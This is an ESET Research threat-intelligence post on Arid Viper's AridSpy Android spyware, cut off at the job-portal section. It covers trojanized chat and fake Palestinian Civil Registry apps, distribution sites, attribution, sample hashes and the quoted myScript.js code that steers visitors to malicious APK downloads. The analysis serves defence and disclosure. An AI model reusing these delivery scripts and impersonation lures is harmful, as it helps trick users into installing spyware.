ESET RESEARCH

Arid Viper poisons Android apps with AridSpy

ESET researchers discovered Arid Viper espionage campaigns spreading trojanized apps to Android users in Egypt and Palestine

Lukas Stefanko

13 Jun 2024 • 25 min. read

ESET researchers have identified five campaigns targeting Android users with trojanized apps. Most probably carried out by the Arid Viper APT group, these campaigns started in 2022 and three of them are still ongoing at the time of the publication of this blogpost. They deploy multistage Android spyware, which we named AridSpy, that downloads first- and second-stage payloads from its C&C server to assist it avoiding detection. The malware is distributed through dedicated websites impersonating various messaging apps, a job opportunity app, and a Palestinian Civil Registry app. Often these are existing applications that had been trojanized by the addition of AridSpy's malicious code.

Key points of the blogpost:

- ESET Research discovered three-stage Android malware, which we named AridSpy, being distributed via five dedicated websites.
- AridSpy's code is in some cases bundled into applications that provide legitimate functionality.
- While the first stage of AridSpy has been documented previously, here we also provide a full analysis of its previously unknown later stages.
- AridSpy is a remotely controlled trojan that focuses on user data espionage.
- We detected six occurrences of AridSpy, in Palestine and Egypt.
- We attribute AridSpy with medium confidence to the Arid Viper APT group.

Arid Viper, also known as APT-C-23, Desert Falcons, or Two-tailed Scorpion, is a cyberespionage group that has been active since at least 2013. Known for targeting countries in the Middle East, the group has drawn attention over the years for its vast arsenal of malware for Android, iOS, and Windows platforms. We reported on the group and its then-newest spyware in a previous blogpost.

Overview

ESET Research identified five Arid Viper campaigns targeting Android users. These campaigns delivered malware via dedicated websites from which victims could download and manually install an Android application. Three apps provided on these websites are legitimate apps trojanized with malicious code that we named AridSpy, whose purpose is espionage. You can see the overview scheme in Figure 1.




Figure 1. Infiltration overview

AridSpy was first analyzed by Zimperium in 2021; at the time, the malware only consisted of a single stage, with all the malicious code implemented in the trojanized application.

The second occurrence of AridSpy that ESET Research identified was being used in 2022 (and later analyzed by 360 Beacon Labs in December 2022), where the malware operators targeted the FIFA World Cup in Qatar. Impersonating one of the many Kora applications, the campaign deployed the Kora442 app bundled with AridSpy. As in the case of the sample analyzed by Zimperium, the malware still only had one stage at this time.

In March 2023, 360 Beacon Labs analyzed another Android campaign operated by Arid Viper and found a connection between the Kora442 campaign and the Arid Viper group, based on use of the `myScript.js` file mentioned in Figure 1. We found the same connection in the campaigns discussed in this blogpost (as explained in the *Attribution* section). It has proven to be a useful indicator to identify additional Arid Viper distribution

the *Attribution* section). It has proven to be a useful indicator to identify additional Arid Viper distribution websites.

In August 2023 we logged a detection of AridSpy in our telemetry and investigated further. We identified targets in Palestine and Egypt. New in these campaigns, AridSpy was turned into a multistage trojan, with additional payloads being downloaded from the C&C server by the initial, trojanized app.

At the time of this publication, three out of the five discovered campaigns are still active; the campaigns used dedicated websites to distribute malicious apps impersonating NortirChat, LapizaChat, and ReblyChat, and the تطبيق المشغل (machine translation: Operator application; we will refer to this as the job opportunity app) and السجل المدني الفلسطيني (machine translation: Palestinian Civil Registry) apps. We discovered the following distribution websites via our telemetry, VirusTotal, and pivoting on the shared myScript.js script using the FOFA network search engine (which is an alternative to Shodan and Censys):

- `lapizachat[.]com`
- `reblychat[.]com`
- `nortirchats[.]com`
- `pariberychat[.]com` (inactive)
- `renatchat[.]com` (inactive)

Parallel to our investigation, the FOFA research team published a blogpost that discusses discovering seven distribution websites with the `myScript.js` JavaScript file responsible for retrieving the download paths for Arid Viper payloads. Four of these websites distributed various versions of AridSpy. The following two were previously unknown to us:

- `clemochat[.]com`
- `voevanil[.]com`

In this blogpost, we focus on AridSpy payloads that we could obtain from all the confirmed active distribution websites listed above.

Note that these malicious apps have never been offered through Google Play and are downloaded from third-party sites. To install these apps, the potential victim is requested to enable the non-default Android option to install apps from unknown sources.

Victimology

Altogether we detected six occurrences of AridSpy in our telemetry, from Palestine and Egypt. The majority of the spyware instances registered in Palestine were for the malicious Palestinian Civil Registry app, with one other

detection not being part of any campaign mentioned in this blogpost. We then found the same first-stage payload but with a different package name in Egypt. There was also another first-stage payload detected in Egypt, one that uses the same C&C servers as the samples in the LapizaChat and job opportunity campaigns.

Attribution

We attribute AridSpy to Arid Viper with medium confidence, based on these indicators:

- AridSpy targeted organizations in Palestine and Egypt, which fits a subset of Arid Viper's typical targeting.
- Multiple AridSpy distribution websites use a unique, malicious JavaScript file named `myScript.js`, which has been previously linked to Arid Viper by 360 Beacon Labs and FOFA.

`myScript.js` was first discovered and linked to Arid Viper in 360 Beacon Labs' March 30th, 2023 analysis of a different Android campaign operated by Arid Viper. The (unnamed) malicious Android code used in that campaign was previously attributed to the Arid Viper group. `myScript.js` was found on one of the distribution websites used in the campaign. The purpose of this JavaScript code was to download a malicious Android app hosted on the distribution server.

Figure 2 shows the part of the code that registers the handler for clicks on the website's Download button, and Figure 3 displays JavaScript code that generates file paths to download the malicious app.

```
<h1>ReblyChat App</h1>
▼ <p>
    An application for chatting, messaging, maintaining privacy, and creating groups for communication and communication.
  </p>
  <a class="main-button-slider" href="javascript:void(0)" onclick="getAppVersionOne()">Download</a> event
```

Figure 2. Registration of a click event handler for the Download button

https://reblychat.com/assets/js/myScript.js

```
function getAppVersionOne() {
    sendPost("V1");
}
function getAppVersionTwo() {
    sendPost("V1");
}
function sendPost(appVersion) {
    var data = new FormData();
    data.append("page", "ac");
    data.append("vr", appVersion);
    $.ajax({
        type: "POST",
        enctype: 'multipart/form-data',
        url: "/api.php",
        data: data,
        processData: false,
        contentType: false,
```

```
            dataType: "json",
            cache: false,
            timeout: 1800000,
            success: function (jsn) {
                if (jsn.status) {
                    var datax = jsn.data;
                    var file = datax[0];
                    var protocol = window.location.protocol;
                    var host = window.location.hostname;
                    var path = protocol+"//"+host+"/app/"+file.folder+"/"+file.file_name;
                    window.location.href = path;
                }else{
                }
            },
            error: function (e) {
            }
        });
    }
```

Figure 3. JavaScript code responsible for downloading the malicious app

As pointed out by 360 Beacon Labs, this same JavaScript code was also used in the campaign that targeted the FIFA World Cup in Qatar with an earlier version of AridSpy, which we reported in 2022. In both campaigns, the distribution websites used this specific `myScript.js` script to retrieve a malicious app from a server, although the final payload was different.

Finally, we found a very similar piece of JavaScript on the distribution websites for the campaigns discussed in this blogpost, distributing NortirChat, LapizaChat, and ReblyChat. During our investigation, this linkage was independently confirmed by the research team of the FOFA search engine, who found seven of the same distribution websites that contained the `myScript.js` responsible for downloading Android AridSpy, and attributed this malware to Arid Viper.

We have not been able to link the JavaScript code used in these campaigns to any legitimate or open-source project, which leads us to believe that this script is most likely specific to various Arid Viper campaigns distributing Android malware.

It is possible that Arid Viper reused this distribution method, but switched to a new tool, AridSpy, for its new campaigns, since the (unnamed) malware family the group used before was disclosed and analyzed by various researchers and security companies.

Interestingly, we also discovered a different version of `myScript.js` on the AridSpy distribution site, masquerading as a Palestinian Civil Registry app. In this case, the script had the same purpose but not the same JavaScript code: instead of downloading AridSpy, this script just returned a hardcoded link to AridSpy.

This version of the script is based on a script available online, contrary to the earlier versions that appear to use a custom-developed `myScript.js` file. When the earlier versions of `myScript.js` were disclosed and attributed to Arid Viper, the threat actors most likely changed its code to avoid their new code being connected to the group.

Technical analysis

Initial access

The distribution mechanism is very similar for all campaigns mentioned in this section. In order to gain initial access to the device, the threat actors try to convince their potential victim to install a fake, but functional, app. Once the target clicks the site's Download button, `myScript.js`, hosted on the same server, is executed to generate the correct download file path for the malicious AridSpy. This script makes an AJAX request to `api.php` located on the same server and returns a specific file directory and name.

Trojanized messaging applications

Starting chronologically, we will first look at the campaign posing as LapizaChat, a malicious Android application that was available for download from the dedicated `lapizachat[.]com` website. This website was registered on January 16th, 2022 and is no longer active. Its interface can be seen in Figure 4.




Figure 4. LapizaChat website

In an open directory on the server, there was not one, but actually three LapizaChat Android apps, stored in different directories. One of the apps was a copy of the legitimate StealthChat: Private Messaging app and had no malicious functionality. It contained the same legitimate messaging code as StealthChat, but with different application icon, name, and package name. This app has been available on the distribution website since January 18th, 2022.

The other two apps were trojanized versions of StealthChat: Private Messaging bundled with AridSpy's malicious code. Based on the last modification date, they were available on the server since July 5th, 2023 and September 18th, 2023 respectively, based on the last modification date. The two malicious apps are very similar to each other; the latter sample contains the same malicious code, with only minor, insignificant changes. It was this version that the victim would download from the website after clicking the Download Now button. Filenames, last modification dates, and hashes are listed in Table 1.

Table 1. Samples available on `lapizachat[.]com` website

Filename	Last modified	SHA-1	Description
`LapizaChat.apk`	2022-01-18	`D99D9689A7C893AFCE8404D273D6BA31446C998D`	The legitimate StealthChat: Private Messaging application, version 1.8.42 (6008042).
`LapizaChat_old.apk`	2023-07-05	`3485A0A51C6DAE251CDAD20B2F659B3815212162`	StealthChat trojanized with AridSpy, distributed under the name LapizaChat.
`LapizaChat.apk`	2023-09-18	`F49B00896C99EA030DCCA0808B87E414BBDE1549`	

We identified two other campaigns that started distributing AridSpy after LapizaChat, this time posing as messaging apps named NortirChat and ReblyChat. They were distributed (after clicking on the Download button)

via the websites `nortirchats[.]com`, registered on September 21st, 2022, and `reblychat[.]com`, registered on April 30th, 2023; see Figure 5.




Figure 5. NortirChat (left) and ReblyChat (right) distribution websites

Similar to the previous case, we were able to retrieve additional samples from open directories, including both the clean and trojanized versions of the messaging applications. NortirChat is based on the legitimate Session messaging app, while ReblyChat is based on the legitimate Voxer Walkie Talkie Messenger. In both cases, the trojanized applications have the same code but the malware developers changed the application icon, name, and package name. Table 2 and Table 3 list details of the applications retrieved from these servers.

Table 2. Samples available on `nortirchats[.]com` website

Filename	Last modified	SHA-1	Description
NortirChat_old.apk	2022-09-28	13A89D28535FC1D53794 6D7D017DA02671227924	The legitimate Session messaging app, version 1.16.5 (3331).
NortirChat.apk	2023-03-19	1878F674F59E81E86986 0EB9A2269046DF5CE855	
NortirChat_old.apk	2023-06-14	2158D88BCE6368FAC3FC B7F3A508FE6B96B0CF8A	Session app trojanized with AridSpy, distributed under the name NortirChat.
NortirChat.apk	2023-09-11	DB6B6326B772257FDDCB 4BE7CF1A0CC0322387D8	

Table 3. Samples available on reblychat[.]com website

Filename	Last modified	SHA-1	Description
reblychat.apk	2023-06-08	FFDD0E387EB3FEF7CBD2 E3DCA5D8924275C3FB94	The legitimate Voxer Walkie Talkie Messenger application, version 4.0.2.22408 (3669119).
reblychat-old.apk	2023-06-08	A64D73C43B41F9A5B938 AE8558759ADC474005C1	The Voxer Walkie Talkie Messenger app trojanized with AridSpy, distributed under the name ReblyChat.
reblychat.apk	2023-06-11	797073511A15EB85C1E9 D8584B26BAA3A0B14C9E	

Masquerading as a Palestinian Civil Registry application

Moving on from trojanizing chat applications for the time being, the operators then launched a campaign distributing an app purporting to be from the Palestinian Civil Registry (السجل المدني الفلسطيني). The malicious app claims to offer general information about the residents of Palestine, such as name, place of residence, date of birth, ID number, and other information. This campaign provides a malicious Android app available for download from palcivilreg[.]com, registered on May 30th, 2023; see Figure 6.




Figure 6. `palcivilreg[.]com` *website*

Machine translation of the website from Figure 6: “Palestinian Civil Registry. To find out information about any person or search for any person’s identity number or date of birth, download the application to search the Palestinian civil registry.”

This website is advertised via a dedicated Facebook page – see Figure 7 – that was created on July 25th, 2023 and links directly to `palcivilreg[.]com`. We have reported this page to Facebook.





Figure 7. Facebook page promoting the `palcivilreg[.]com` *website for every Palestinian to identify personal data*

Machine translation of the cover photo visible in Figure 7: “Palestinian Civil Registry. Search for any person’s name and obtain his full data. Get date of birth and age of any person. Ease of searching and entering the application.”

Selecting the تحميل (Download, in Arabic; see Figure 6) button executes `myScript.js`, initiating download from a hardcoded URL; see Figure 8. This instance of `myScript.js` code is slightly changed, compared to previously mentioned campaigns, but achieves the same results – retrieving a file from a malicious link. This version of the script can be found in many tutorials available online; one of its first occurrences seems to be from February 2019.



```
    // Defining event listener for readystatechange event
    request.onreadystatechange = function() {
        // Check if the request is compete and was successful
        if(this.readyState === 4 && this.status === 200) {
            // Inserting the response from server into an HTML element
            window.location.replace("http://www.[redacted]/app/palcivilreg.apk");
        }
    };

    // Sending the request to the server
    request.send();
}
```


Figure 8. Content of `myScript.js` *file*

The Palestinian Civil Registry app is inspired by an app on Google Play that has been available for download since March 2020 and provides the same functionality as claimed on the `palcivilreg[.]com` site. The app on Google Play is linked to the website `zezsoft.wuaze[.]com`, which allows downloading iOS and Android apps. At the time of this research, the iOS application was not available, and the Android app link refers to the file-sharing storage site MediaFire, not to Google Play. This app was no longer available from MediaFire, so we are not able to confirm whether that version was legitimate.

Based on our investigation, the malicious app available on `palcivilreg[.]com` is not a trojanized version of the app on Google Play; however, it uses that app's legitimate server to retrieve information. This means that Arid Viper was inspired by that app's functionality but created its own client layer that communicates with the legitimate server. Most likely, Arid Viper reverse engineered the legitimate Android app from Google Play and used its server for retrieving victims' data.

Masquerading as a job portal application

